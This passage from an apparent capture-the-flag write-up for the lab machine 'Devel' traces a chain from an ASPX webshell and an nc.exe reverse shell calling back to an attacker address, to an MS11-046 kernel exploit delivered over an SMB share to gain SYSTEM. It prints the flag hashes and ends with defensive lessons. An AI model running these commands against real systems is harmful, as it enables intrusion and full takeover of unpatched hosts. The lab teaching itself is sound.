./autopwn.sh anonymous 10.10.10.5 10.10.16.4 443
[*] Subiendo cmd.aspx...
[*] Subiendo nc.exe...

connect to [10.10.16.4] from (UNKNOWN) [10.10.10.5] 49165
c:\windows\system32\inetsrv>whoami
iis apppool\web
The Bash version is more fragile (the ASP.NET tokens are hardcoded in the --data, so they expire), but it illustrates that neither script does anything we had not already done by hand.
Shell as SYSTEM
An unpatched Windows 7
The pool user has minimal privileges, so it is time to enumerate the system. systeminfo puts the answer in plain sight:
systeminfo
Host Name:                 DEVEL
OS Name:                   Microsoft Windows 7 Enterprise
OS Version:                6.1.7600 N/A Build 7600
OS Configuration:          Standalone Workstation
Registered Owner:          babis
Original Install Date:     17/3/2017, 4:17:31
System Type:               X86-based PC
Domain:                    HTB
Hotfix(s):                 N/A
6.1.7600 Build 7600 is the original Windows 7 release, no Service Pack. And Hotfix(s): N/A finishes the job: not a single patch installed since 2017. A system like that is fertile ground for kernel exploits, which depend on exactly this, a specific uncorrected version.
Two side notes are useful as well: Registered Owner: babis gives the name of the user whose desktop will hold the flag, and System Type: X86-based PC forces a 32-bit binary for the exploit.
MS11-046: kernel escalation
There is no guessing whether the version is vulnerable: the systeminfo string is the query. Searching 6.1.7600 N/A Build 7600 privilege scalation (typo included, the engine fixes it on its own), the first result is already the Exploit-DB entry for the flaw:

Exploit DB - https://www.exploit-db.com/ex...
'afd.sys' Local Privilege Escalation (MS11-046)
18 Oct 2016 - Microsoft Windows (x86) - 'afd.sys' Local Privilege Escalation (MS11-046).
CVE-2011-1249 CVE-MS11-046 . local exploit for Windows_x86 ...

Exploit-DB hands over the C source, but compiling a 2011 kernel exploit on a modern Kali is a fight of its own. The practical route is finding the binary already compiled, and the reference repository for this is the windows-kernel-exploits collection:

GitHub - https://github.com/yifengyou ...
yifengyou/windows-kernel-exploits
Contribute to yifengyou/windows-kernel-exploits development by creating an account on GitHub.
The repository is one directory per Microsoft bulletin, and the MS11-046 one carries the source, the compiled .exe and even the screenshot proving it on a Windows 7:
windows-kernel-exploits / MS11-046 /
  CVE-2011-1249.c
  MS11_46_k8.exe
  README.md
  ms11-046.exe
  win7.png
That is where the ms11-046.exe in the download below comes from. It is worth understanding what is actually being run: MS11-046 is a vulnerability in the Ancillary Function Driver (afd.sys), the driver backing Winsock sockets. An unprivileged process can trigger an out-of-bounds write in it and end up executing code in the kernel, that is, as SYSTEM. It is a kernel exploit with a public precompiled binary.
We download it and set up an SMB share to hand it to the victim. That is more convenient than an HTTP server because Windows mounts the share natively, with no need for certutil or PowerShell:
wget https://raw.githubusercontent.com/yifengyou/windows-kernel-exploits/master/MS11-046/ms11-046.exe -O ms11-046.exe
smbserver.py smbFolder $(pwd) -smb2support -username kmn9 -password kmn9123
ms11-046.exe   100%[===================>] 110.17K  --.-KB/s  in 0.008s
2025-09-08 01:50:14 (13.4 MB/s) - 'ms11-046.exe' saved [112815/112815]

Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
[*] Config file parsed
The -smb2support flag and the credentials are not decoration: Windows 7 refuses to mount anonymous SMB shares in many configurations, so we give it an arbitrary username and password. From the reverse shell we mount and run it in a directory we can write to:
net use \\10.10.16.4\smbFolder /u:kmn9 kmn9123
cd C:\Windows\Temp
mkdir prvesc
cd prvesc
copy \\10.10.16.4\smbFolder\ms11-046.exe
.\ms11-046.exe
whoami
C:\Windows\Temp\prvesc>copy \\10.10.16.4\smbFolder\ms11-046.exe
        1 file(s) copied.
C:\Windows\Temp\prvesc>.\ms11-046.exe
C:\Windows\System32>whoami
nt authority\system
The binary opens a fresh console already holding the SYSTEM token, and the prompt itself gives it away by jumping to C:\Windows\System32. whoami returns nt authority\system, the highest local privilege. With that context no file is off limits:

C:\Users\babis\Desktop\user.txt
104b8b925f7b1e01e158a5cb2697deab

C:\Users\Administrator\Desktop\root.txt
9d3798d4d4ad1cb380339efe158edff1
Attack chain
nmap: ftp-anon (code 230) lists iisstart.htm and welcome.png
   │ the FTP listing == the IIS web root (C:\inetpub\wwwroot)
   ▼
put test.txt over FTP  ->  http://10.10.10.5/test.txt   (write access confirmed)
   │ whatweb: X-Powered-By ASP.NET  ->  IIS interprets .aspx
   ▼
put cmd.aspx  ->  webshell  ->  RCE as iis apppool\web
   │ put nc.exe (binary mode) + C:\inetpub\wwwroot\nc.exe -e cmd
   ▼
reverse shell  ->  Microsoft Windows [Version 6.1.7600]
   │ systeminfo: Hotfix(s) N/A
   ▼
MS11-046 kernel exploit (afd.sys)  ->  NT AUTHORITY\SYSTEM  ->  both flags
Lessons learned
- The risk comes from the combination, not the isolated service. A read-only anonymous FTP would be noise, and an IIS showing its default page would be too. An anonymous FTP with write access over the root of a server that interprets
.aspxis direct code execution. What needs auditing is how the services relate to each other, not each one on its own. - A real directory listing beats any wordlist.
gobusterfired 661,695 requests to find thewelcome.pngthatnmap'sftp-anonhad already listed in the very first scan. Before fuzzing blind, exhaust what the services hand over by themselves. - Validate the hypothesis with a harmless file. A 20-byte
test.txtconfirmed both write access and web publication before touching anything dangerous. Trying the cheap thing first saves noise, time and surprises. - FTP's
binarymode is not optional. Uploading an.exeor a.pngin ASCII mode corrupts it silently, and the resulting failure looks nothing like its cause. - Unpatched builds are a gift.
6.1.7600withHotfix(s): N/Ais the perfect target for a kernel exploit. On an old Windows box,systeminfoand the hotfix list are the first place to look, and often the only one needed. - Defence in depth. Disabling anonymous login, separating the FTP directory from the web root, forbidding script execution in upload folders and, above all, patching, would each have cut a different link of this chain on their own.